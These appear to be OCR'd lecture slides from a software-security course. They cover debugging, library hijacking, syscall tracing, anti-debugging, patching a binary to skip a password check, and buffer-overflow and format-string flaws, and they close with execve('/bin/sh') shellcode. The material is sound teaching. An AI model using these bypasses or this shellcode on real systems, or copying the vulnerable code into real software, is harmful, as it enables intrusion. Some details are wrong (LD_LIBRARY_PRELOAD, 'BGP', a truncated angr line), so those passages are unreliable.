
- **gef**, GDB Enhanced Features. Like peda, this init script makes the use of gdb more user-friendly. Super useful for heap analysis!
- `https://github.com/hugsy/gef`

```
gef➤  r
Starting program: /home/vagrant/test
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x000055555555463a  →  <main+0> push rbp
$rbx   : 0x0
$rcx   : 0x0000555555554660  →  <__libc_csu_init+0> push r15
$rdx   : 0x00007fffffffe598  →  0x00007fffffffe7cd  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$rsp   : 0x00007fffffffe488  →  0x0000555555554655  →  <main+27> mov eax, 0x0
$rbp   : 0x00007fffffffe4a0  →  0x0000555555554660  →  <__libc_csu_init+0> push r15
$rsi   : 0x00007fffffffe588  →  0x00007fffffffe7ba  →  "/home/vagrant/test"
$rdi   : 0x0000555555556e4  →  0x0000000a6f616963 ("ciao\n"?)
$rip   : 0x00007ffff7a649c0  →  <puts+0> push r13
$r8    : 0x00007ffff7dd0d80  →  0x0000000000000000
```

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

- **layout next**, while not being an extension, it can help the debug process and the concurrent visualization of the assembly and the status of the registries.
- `https://www.youtube.com/watch?v=PorfLSr3DDI`



Library

A library is a collection of functions that exports symbols available to be linked to the other applications.

```
$ nm /lib64/libasan.so
0000000000116710 T __asan_address_is_poisoned
0000000000035b50 T __asan_addr_is_in_fake_stack
0000000000038710 T __asan_after_dynamic_init
0000000000035be0 T __asan_alloca_poison
...
0000000000188ea0 d _ZZN6__asan22ErrorAllocTypeMismatch5PrintEvE13dealloc_name
000000000019d758 b _ZZN6__asan26InitializeAsanInterceptorsEvE15was_called_onc
00000000001a2c74 b _ZZN6__asanL15AsanCheckFailedEPKciS1_yyE9num_calls
00000000001a2c78 b _ZZN6__asanL7AsanDieEvE9num_calls
```

Dynamic linking

The executable can also be linked to external library to save space and simplify the updates of the system.
This is achieved by the linker and is the standard behaviour of linux c compilers.

```
$ cat - <<_END_ >test.c
#include <stdio.h>
int main(int argc, char **argv) {
    printf("hello world!");
    return 0;
}
$ gcc --static -o test test.c
$ du -h test
764K    test
```

```
$ cat - <<_END_ >test.c
#include <stdio.h>
int main(int argc, char **argv) {
    printf("hello world!");
    return 0;
}
$ gcc -o test test.c
$ du -h test
20K     test
```

Dynamic linking analysis

When the program is executed the loader (**.interp** section) will load the libraries and update the reference in the code we will see the procedure in details in **Software security 2**.

```
$ ldd $(which ls)
linux-vdso.so.1 (0x00007ffe55373000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fd754796000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd7543a5000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fd754133000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fd753f2f000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd754be0000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fd753d10000)
```

What is a kernel

The kernel is a program that constitutes the central core of a computer operating system. It has complete control over everything that occurs in the system.[1]


- We will focus on monolitic kernels (expecially linux and BSD).
- The kernel is responsible for:
  - Manage the lifecycle of the userland (processes);
  - Manage resources;
  - Interacting with hardware;
  - **Security of the system**.

[1] `http://www.linfo.org/kernel.html`

What is the userland

> *The term userland (or user space) refers to all code that runs outside the operating system's kernel.*[2]

Probably most of the code you wrote runs in user space. If you need to write a device driver for Linux it will be in kernel space.



[2] https://en.wikipedia.org/wiki/User_space


Process

A process is an instance of a program. Beware that in linux the terms process, task, and thread are sometimes misleading!
In general term


- Task - the task of a process, what you want to achieve and how.
- Thread - an instance of a program, share the memory with other related threads.
- Process - a container of threads which share the same memory.
- In Linux a Thread and a process are the same thing! A process is a thread with separated memory from the other processes.

Examples of threads and process

In firefox every tab was a thread



In chrome every tab was a process



Process loading

When a program is launched, the interpreter (**loader**) is executed and the content of its **ELF** is loaded in memory by the **MMU** (the **.text**, **.rodata**, ...). The **.bss** section is therefore initialized to zero (mapped to an empty page).
The dynamic libraries are therefore loaded in memory and shared between common process (This could be a comment to docker if you want :)).

Segmented memory

The memory in a program is segmented similarly to the ELF. In this case the system will load different areas, comprending area allocated for the heap and the stack (allocated by the **MMU**).

```
$ cat /proc/self/maps
55ddcdbfe000-55ddcdc02000 r-xp 00002000 08:01 2232386 /usr/bin/cat
...
55ddced1e000-55ddced3f000 rw-p 00000000 00:00 0       [heap]
7f2fb5442000-7f2fb5467000 r--p 00000000 08:01 2231702 /usr/lib/libc-2.31.so
7f2fb5467000-7f2fb55b3000 r-xp 00025000 08:01 2231702 /usr/lib/libc-2.31.so
7f2fb5601000-7f2fb5604000 rw-p 001be000 08:01 2231702 /usr/lib/libc-2.31.so
...
7f2fb5604000-7f2fb560a000 rw-p 00000000 00:00 0
7f2fb563e000-7f2fb5640000 r--p 00000000 08:01 2231656 /usr/lib/ld-2.31.so
7f2fb5640000-7f2fb5660000 r-xp 00002000 08:01 2231656 /usr/lib/ld-2.31.so
...
7f2fb566a000-7f2fb566b000 rw-p 0002b000 08:01 2231656 /usr/lib/ld-2.31.so
7f2fb566b000-7f2fb566c000 rw-p 00000000 00:00 0
7ffc1ac7b000-7ffc1ac9c000 rw-p 00000000 00:00 0       [stack]
...
```

Library hijacking

When you declare a library call:

```
puts("ciao\n");
```

You get a call into the library

```
1154:    e8 d7 fe ff ff          callq  1030 <puts@plt>
```

So...Can we hijack the call changing the library?

Library hijacking

Yes you can! At loading time Without relinking the application :D

```
$ ./test
ciao
$ LD_LIBRARY_PRELOAD=./fakelib.so ./test
hacked
```

Using this environment variable you can hijack the library call hooking and changing the behaviour of the library functions.

Library hijacking: tracing

Using this trick you can trace the execution of a program without debugging it with conventional method.

```
$ cat test.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    if (argc < 2)
        return 1;
    if (!strcmp("super-secure-password", argv[1]))
        printf("Access granted!\n");
    return 0;
}
$ ltrace ./test ciao
strcmp("super-secure-password", "ciao")                    = 16
+++ exited (status 0) +++
```

Another question!

What happens if you use **LD_LIBRARY_PRELOAD** over a privileged (**setuid** or with ep capabilities) executable?

Systemcall

A systemcall is a procedure to communicate with the kernel. Issuing the systemcall the system will process the request and operate accordingly.
Some examples of systemcalls are:

- open
- read
- write
- socket

Systemcall: assembly

The operating system must agree on the procedure used by the userland program to retrieve the correct parameters from the userland.
An x86 32bit example:

```
int 0x80;
```

The trap way was too slow! It was microprogrammed to a dedicated opcode in x86_64

```
syscall
```

The systemcall number is loaded in rax (eax on 32 bit);
Parameters get passed in eax, ebx, ecx, edx, esi, edi, ebp.
and the return code for the systemcall is returned to the user throug rax (eax) register.
For 64 bit systems the parameters are passed in rdi, rsi, rdx, r10, r8, r9.

Library vs systemcall

A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?

```c
#include <stdio.h>
int main(int argc, char **argv) {
  char c;
  int counter = 0;
  FILE *f = fopen("/dev/urandom",
                  "r");

  while (counter < 100 * 1000) {
    fread(&c, 1, 1, f);
    if (c == '\xff')
      counter++;
  }
  printf("%d\n", counter);
  fclose(f);
  return 0;
}
```

```c
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int main(int argc, char **argv) {
  char c;
  int counter = 0;
  int f = open("/dev/urandom",
               O_RDONLY);
  while (counter < 100 * 1000) {
    read(f, &c, 1);
    if (c == '\xff')
      counter++;
  }
  printf("%d\n", counter);
  close(f);
  return 0;
}
```


Library vs systemcall

A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?

```
$ time ./test-fread
100000
./test-fread  0.46s user 0.16s system 93% cpu 0.667 total

$ time ./test-read
100000
./test-read  5.82s user 15.15s system 99% cpu 21.056 total
```

Library vs systemcall

A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?



Every read you are making a context switch, fread will read a block of data and return to you byte by byte without the switch.

Dynamic tracing of systemcall: ptrace

Ptrace is a systemcall which can control the behaviour of a traced program. As stated before is the systemcall that gdb uses to debug programs. It can be instructed to retrieve memory, registries and systemcall invoked by the traced process.

```
long ptrace(enum __ptrace_request request, pid_t pid,
                    void *addr, void *data);
```

Dynamic tracing of systemcall: strace

Strace is a tool based on ptrace that can dynamically analyze a program to print out all the systemcall that gets issued.

```
#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
int main(int argc, char **argv)
{
    char buffer[4096];
    int f;
    if (argc < 2)
        return 1;
    f = open("./password", O_RDONLY);
    read(f, buffer, sizeof(buffer));
    if (!strcmp(argv[1], buffer))
        printf("Access granted\n");
    close(f);
    return 0;
}
```

Dynamic tracing of systemcall: strace

Strace is a tool based on ptrace that can dynamically analyze a program to print out all the systemcall that gets issued.

```
$ gcc --static -o test-read2 test-read2.c
$ ltrace ./test-read2 ciao
Couldn't find .dynsym or .dynstr in "/proc/19647/exe"
$ strace ./test-read2 ciao 2>&1 | grep read
execve("./test-read2", ["./test-read2", "ciao"], 0x7ffda35b8618 /* 45 vars */
readlink("/proc/self/exe", "/tmp/test-read2", 4096) = 15
read(3, "super-secure-password", 4096) = 21
```

Anti dynamic analysis technique

Ptrace can be simply eluded by tracing itself and disabling ptrace mechanism, according to manpages:

EPERM The specified process cannot be traced. This could be because the tracer has insufficient privileges (the required capability is CAP_SYS_TRACE); unprivileged processes cannot trace processes that tehy cannot send signals to or those running set-user-ID/set-group-ID programs, for obvious reasons. Alternatively, the process may already be being traced, or (on kernels before 2.6.26) be init(1) (PID 1).

Also, sometimes language virtual machines are employied to obfuscate the code.

Anti dynamic analysis technique: anti breakpoint

Debuggers insert the opcode 0xcc (int 3) in the program to trace breakpoints. With this technique a program can check if it is being debugged checking for breakpoints.

```
#include <stdio.h>
#define PRINT_SIZE 16
int foo()
{
    unsigned char x = *(((unsigned char *)foo) + 4);
    printf("%02x\n", x);
    if (x == 0xcc)
        printf("detected debugger! :D\n");
    return 0;
}
int main(int argc, char **argv)
{
    foo();
    return 0;
}
```

Anti dynamic analysis technique: anti breakpoint

Debuggers insert the opcode 0xcc (int 3) in the program to trace breakpoints. With this technique a program can check if it is being debugged checking for breakpoints.

```
bera@haigha /tmp % make test
cc     test.c   -o test
bera@haigha /tmp % ./test
48
bera@haigha /tmp % echo -e 'b foo\nr\nc\n' | gdb -q ./test
Reading symbols from ./test...
(No debugging symbols found in ./test)
(gdb) Breakpoint 1 at 0x114d
(gdb) Starting program: /tmp/test

Breakpoint 1, 0x000055555555514d in foo ()
(gdb) Continuing.
cc
detected debugger! :D
[Inferior 1 (process 3259) exited normally]
(gdb) The program is not being run.
(gdb) quit
bera@haigha /tmp %
```

Systemcall firewalls: seccomp

Systemcalls can be firewalled in linux using BGP. This can be loaded in the following way:
BPF (Berkeley packet filter, a concept ported from BSD systems) is a language virtual machine embedded in the linux kernel to accelerate the filtering of firewalls (like iptables). That language specifies rules to accept or drop a packet. In this case the systemcall parameters are mapped as packet field. In this way the systemcall can be filtered by the invoking program, limiting the set of usable systemcall.

Systemcall firewalls: seccomp

Other kernel have different implementation of this concept like **pledge(2)** in OpenBSD.
This will be clear in subsequent **Software security** lessons, for the moment imagine a firewall that can block the **ptrace** systemcall.
In this case the use of gdb will be blocked by the firewall itself.

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[8];
    FILE *f;
    if (argc < 2)
        return 1;
    f = fopen("/dev/urandom", "r");
    fread(buf, 1, sizeof(buf), f);
    fclose(f);
    if (!memcmp(buf, argv[1], sizeof(buf)))
        printf("Wow!\n");
    return 1;
}
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```
11fc:    48 8b 08                mov    (%rax),%rcx
11ff:    48 8d 45 f0             lea    -0x10(%rbp),%rax
1203:    ba 08 00 00 00          mov    $0x8,%edx
1208:    48 89 ce                mov    %rcx,%rsi
120b:    48 89 c7                mov    %rax,%rdi
120e:    e8 5d fe ff ff          callq  1070 <memcmp@plt>
1213:    85 c0                   test   %eax,%eax
1215:    75 11                   jne    1228 <main+0x9f>
1217:    48 8d 3d f5 0d 00 00    lea    0xdf5(%rip),%rdi
121e:    b8 00 00 00 00          mov    $0x0,%eax
1223:    e8 38 fe ff ff          callq  1060 <printf@plt>
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.
We can see that the **jne** code is 0x75.

	73						JNB	rel8	
							JAE	rel8	
							JNC	rel8	
	74						JZ	rel8	
							JE	rel8	
	75						JNZ	rel8	
							JNE	rel8	

What happens if we change it to **je** (0x74)?

```
$ xxd -ps test > test.hex
$ sed -i 's/ffff85c07511/ffff85c07411/' test.hex
$ xxd -ps -r test.hex > test
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```
11fc:       48 8b 08                    mov    (%rax),%rcx
11ff:       48 8d 45 f0                 lea    -0x10(%rbp),%rax
1203:       ba 08 00 00 00              mov    $0x8,%edx
1208:       48 89 ce                    mov    %rcx,%rsi
120b:       48 89 c7                    mov    %rax,%rdi
120e:       e8 5d fe ff ff              callq  1070 <memcmp@plt>
1213:       85 c0                       test   %eax,%eax
1215:    74 11                          je     1228 <main+0x9f>
1217:       48 8d 3d f5 0d 00 00        lea    0xdf5(%rip),%rdi
121e:       b8 00 00 00 00              mov    $0x0,%eax
1223:       e8 38 fe ff ff              callq  1060 <printf@plt>
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.
We can see that the **jne** code is `0x75`.

	73							JNB JAE JNC	rel8 rel8 rel8
	74							JZ JE	rel8 rel8
	75							JNZ JNE	rel8 rel8

What happens if we change it to **je** (0x74)?

```
$ ./test ciao
Wow!
```

Symbolic analysis: angr

Another way to analyze binaries is the symbolic analysis. You encode your binary in a solver and delimit some constraints over your solution.

```
import angr

project = angr.Project("angr-doc/examples/defcamp_r100/r100", auto_load_libs=

@project.hook(0x400844)
def print_flag(state):
    print("FLAG SHOULD BE:", state.posix.dumps(0))
    project.terminate_execution()

project.execute()
```

Buffer overflow


We will introduce pwn and buffer overflows in a following lecture. A buffer overflow is an attack that use a misconfigured buffer length:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[8];
    strcpy(buf, argv[1]);
    return 0;
}
```

What happens if we copy more than 8 characters in the buf?

Nasal demons again!

We meet again...my old nemesis!



If we are lucky, in CTFs sometimes we struggle to get a segmentation fault. :)
Sometimes...well...the program randomly segfaults.

Secure coding

In this case we can act defensively adding a check on the buffer and placing a terminating zero at the end of the string.

```
#include <stdio.h>
#include <string.h>
#define BUFLEN 8
int main(int argc, char **argv) {
    char buf[BUFLEN + 1];
    if (argc < 2)
        return 1;

    strncpy(buf, argv[1], BUFLEN);
    buf[BUFLEN] = '\0';

    return 0;
}
```

Format string leak

Even misplaced **printf** can be problematic for the security of a program, providing a leak. We will exploit this behaviour in a different lecture, but what happens if we write something like this?

```c
#include <stdio.h>
int main(int argc, char **argv) {
    char *password = "super-secret-password";
    if (argc < 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    printf("Hello ");
    printf(argv[1]);
    printf("\n");
    /* ... */
    return 0;
}
```

Format string leak

[language=C] Even misplaced **printf** can be problematic for the security of a program, providing a leak. We will exploit this behaviour in a different lecture, but what happens if we write something like this?

```
$ ./test "%x%x%x%x%x%x"
Hello 2000c76cf2a0679457d18
```

Race condition: a real world example


Suppose to have an application that have three methods in its **API**.

- **create**, the first phase is the creation of an environment where the code get executed. This is a privileged action.
- **init**, the init phase will inject the code to run in the run phase. In our case this was not a privileged action. If an application is already initialized, the init will fail.
- **run**, in the run phase the code will get executed and takes parameters from the user.

Can you spot the error here?

Race condition: a real world example

If we keep flooding the system with **init** we can reach the API endpoint before the authorized system, enabling our malicious program to take control over the infrastructure and tampering the system.



FYI the problem was even worst that this one ;)

Where nasal demons come from?

```
int x = 10;
int y = 10;
y=y*(2*(++x) - 2*(1-x--));
```

GCC: 400
Clang: 420


Well...again

```
main() {
        const int a = 50;
        int* pa = &a;
        *pa = 60;
}
```

SMASHING SOFTWARE SECURITY 2

SMASHING THE STACK FOR FUN AND PROFIT

It all started in 1996 with the article from Aleph One.
http://phrack.org/issues/49/14.html#article
We will reproduce the examples in this paper using a 32bit x86 machine with no mitigations.



.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One

STACK

- The stack is the memory location where automatic variables get allocated (the `local` variables that are not manually allocated with `malloc(3)`). The state of the function calls is placed on the stack.
- In x86 we have different `Calling conventions`, depending on the operating system.
- The stack (in x86!) grows in the opposite direction of the memory addresses.


BUFFER OVERFLOW

C Code

```
uint32_t a;
unsigned char b[4];
```

ASM

```
sub     esp,0x8
```




BUFFER OVERFLOW

C Code

```
int foo(int _) { }
foo(a);
```

ASM

```
call    foo
```



VULNERABLE CODE

C Code


```c
int foo(int _) {
    char e[4];

    gets(e);
    return 0;
}
```

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

BUFFER OVERFLOW

C Code


```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
==>     gets(action);
        if (ok)
                Privileged
        return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
==>     gets(action);
        if (ok)
                Privileged
        return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
==>     gets(action);
        if (ok)
                Privileged
        return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
        gets(action);
        if (ok)
==>             Privileged
        return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code


```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

Not feeling your smartest today? Have a segfault.[1]

```
~ % gcc
~ % gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vagrant/test
AAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

[1] https://wiki.theory.org/index.php/YourLanguageSucks

BUFFER OVERFLOW: SHELLCODE

```
xor eax,eax                    ;
cdq                            ;
push eax                       ; push 0
push 0x68732f2f                ;
push 0x6e69622f                ;
mov ebx,esp                    ;
push eax                       ;
push ebx                       ; push "/bin/sh\0"
mov ecx, esp                   ; push &"/bin/sh\0"
mov al,0x0b                    ; systemcall(execve)
int 80h                        ; systemcall(execve, "/bin/sh",
                               ;            &["/bin/sh", NULL])
```

BUFFER OVERFLOW: COMPILED SHELLCODE

The previous shellcode is the compiled version of the following C code.

```
char *cmd[] = { "/bin/sh", NULL };
execve(*cmd, cmd);
```

